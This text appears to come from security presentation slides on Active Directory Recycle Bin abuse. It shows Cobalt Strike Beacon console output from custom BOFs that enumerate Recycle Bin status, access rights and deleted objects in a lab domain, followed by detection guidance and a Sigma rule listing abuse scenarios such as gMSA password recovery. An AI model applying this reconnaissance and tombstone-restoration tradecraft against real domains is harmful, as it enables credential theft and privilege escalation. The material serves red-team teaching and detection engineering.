[+] Root DN: DC=EVILCORP,DC=LOCAL
[*] Searching: CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=EVILCORP,DC=LOCAL
[+] msDS-EnabledFeatureBL attribute found
[+] Active Directory Recycling Bin is ENABLED
```


CS BOFs

- Cobalt Strike Beacon Object Files
- Based on TrustedSec's BOF format
- ADRB Status Enumeration
- ADRB Current User Permissions
- ADRB Content List

```
Event Log × Listeners × Beacon 192.168.50.100@2100 × Scripts × Script Console ×
[07/06 15:01:12] beacon> adrbperms
[07/06 15:01:12] [*] Tasked beacon to run adrbperms BOF
[07/06 15:01:13] [+] host called home, sent: 5843 bytes
[07/06 15:01:13] [+] received output:
[*] Checking ADRB read access for current user...
[+] LDAP initialized
[+] LDAP bound successfully
[+] Root DN: DC=EVILCORP,DC=LOCAL
[*] Searching for deleted objects: CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
[+] Found deleted object(s)
[+] User has direct read access to ADRB

[+] RESULT: User HAS read access to ADRB
```

```
Event Log × Listeners × Beacon 192.168.50.100@2100 × Scripts × Script Console ×
[07/06 14:20:00] beacon> adrbstatus
[07/06 14:20:00] [*] Tasked beacon to run adrbstatus BOF
[07/06 14:20:01] [+] host called home, sent: 4868 bytes
[07/06 14:20:01] [+] received output:
[*] Checking Active Directory Recycling Bin Status...
[+] LDAP initialized
[+] LDAP bound successfully (with current user credentials)
[+] Root DN: DC=EVILCORP,DC=LOCAL
[*] Searching: CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=EVILCORP,DC=LOCAL
[+] msDS-EnabledFeatureBL attribute found
[+] Active Directory Recycling Bin is ENABLED
```

CS BOFs

Event Log × Listeners × Beacon 192.168.50.100@2100 × Scripts × Script Console ×

```
[07/06 15:07:23] beacon> adrblist
[07/06 15:07:23] [*] Tasked beacon to run adrblist BOF
[07/06 15:07:29] [+] host called home, sent: 7659 bytes
[07/06 15:07:29] [+] received output:
[*] Enumerating Active Directory Recycling Bin objects...
[+] LDAP initialized
[+] LDAP bound successfully
[+] Root DN: DC=EVILCORP,DC=LOCAL

[*] Searching deleted objects in: CN=Deleted Objects,DC=EVILCORP,DC=LOCAL

[+] Found 5 deleted object(s)
```

Name	SAMAccountName	Type	Deleted
svc_legacy\	svc_legacy	user	
svc_legacy\	svc_legacy	user	
helpdesk_temp\	helpdesk_temp	user	
OLDSERVER01\	OLDSERVER01\$	computer	
LAPS-TARGET01\	LAPS-TARGET01\$	computer	

[+] Displayed 5 objects

Event Log × Listeners × Beacon 192.168.50.100@2100 × Scripts × Script Console ×

```
[07/06 15:01:12] beacon> adrbperms
[07/06 15:01:12] [*] Tasked beacon to run adrbperms BOF
[07/06 15:01:13] [+] host called home, sent: 5843 bytes
[07/06 15:01:13] [+] received output:
[*] Checking ADRB read access for current user...
[+] LDAP initialized
[+] LDAP bound successfully
[+] Root DN: DC=EVILCORP,DC=LOCAL
[*] Searching for deleted objects: CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
[+] Found deleted object(s)
[+] User has direct read access to ADRB

[+] RESULT: User HAS read access to ADRB
```

Event Log × Listeners × Beacon 192.168.50.100@2100 × Scripts × Script Console ×


```
[07/06 14:20:00] beacon> adrbstatus
[07/06 14:20:00] [*] Tasked beacon to run adrbstatus BOF
[07/06 14:20:01] [+] host called home, sent: 4868 bytes
[07/06 14:20:01] [+] received output:
[*] Checking Active Directory Recycling Bin Status...
[+] LDAP initialized
[+] LDAP bound successfully (with current user credentials)
[+] Root DN: DC=EVILCORP,DC=LOCAL
[*] Searching: CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=EVILCORP,DC=LOCAL
[+] msDS-EnabledFeatureBL attribute found
[+] Active Directory Recycling Bin is ENABLED
```



Detections


Detections

- Event IDs:
- 5138: A directory service object was undeleted
- 5136: A directory service object was modified
- 5139: A directory service object was moved



Detections

- Directory Service
Changes audit should be enabled:
 - Computer Configuration
 > Windows Settings >
 Security Settings >
 Advanced Audit Policy
 Configuration > System
 Audit Policies > DS
 Access > Audit Directory
 Service Changes



Detections

```
1 title: Active Directory Object Restored from Recycle Bin
2 id: 4b3c2e1a-7d8f-4a9b-bc6e-2d5f8e1a3c7b
3 status: test
4 description: |
5     Detects restoration of a deleted Active Directory object from the AD Recycle Bin
6     (Event ID 5138 - "A directory service object was undeleted").
7
8     Restoration is a required step in the online ADRB attack chain: an attacker with
9     Reanimate-Tombstones rights restores a deleted object (user, computer, group, or gMSA)
10    to regain access to credentials or privileges preserved in the tombstone.
11
12    Common abuse scenarios:
13    - Restoring a deleted gMSA to read its msDS-ManagedPassword (gMSA Graveyard attack)
14    - Restoring a deleted user carrying cleartext credentials in Description/info
15    - Restoring a deleted group to inherit its orphaned ACL memberships
16    - Restoring a deleted user with sIDHistory carrying a privileged SID
17
18    Requires "Audit Directory Service Changes" to be enabled on Domain Controllers.
19 references:
20 - https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5138
21 author: '@nickvourd, @kavasilo'
22 date: 2026-06-30
23 tags:
24 - attack.credential_access
25 - attack.t1552
26 - attack.persistence
27 - attack.t1078.002
28 - attack.defense_evasion
29 - attack.t1070
30 logsource:
31   product: windows
32   service: security
33 detection:
34   selection:
35     EventID: 5138
36   condition: selection
37 falsepositives:
38 - Legitimate AD object restoration by domain administrators during disaster recovery
39 - Authorized helpdesk operations to recover accidentally deleted accounts
40 fields:
41 - SubjectUserName
42 - SubjectDomainName
43 - SubjectLogonId
44 - OldObjectDN
45 - NewObjectDN
46 - ObjectClass
47 - ObjectGUID
48 level: medium
```



Resources

Resources

- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/adac/active-directory-recycle-bin>
- <https://netwrix.com/en/resources/blog/active-directory-object-recovery-recycle-bin/>
- <https://www.semperis.com/blog/golden-gmsa-attack/>
- <https://cravaterouge.com/articles/ad-bin/>
- <https://adsecurity.org/?p=1906>
- <https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges.html#ad-recycle-bin>
- <https://secureidentity.se/recover-laps-passwords/>



Thank You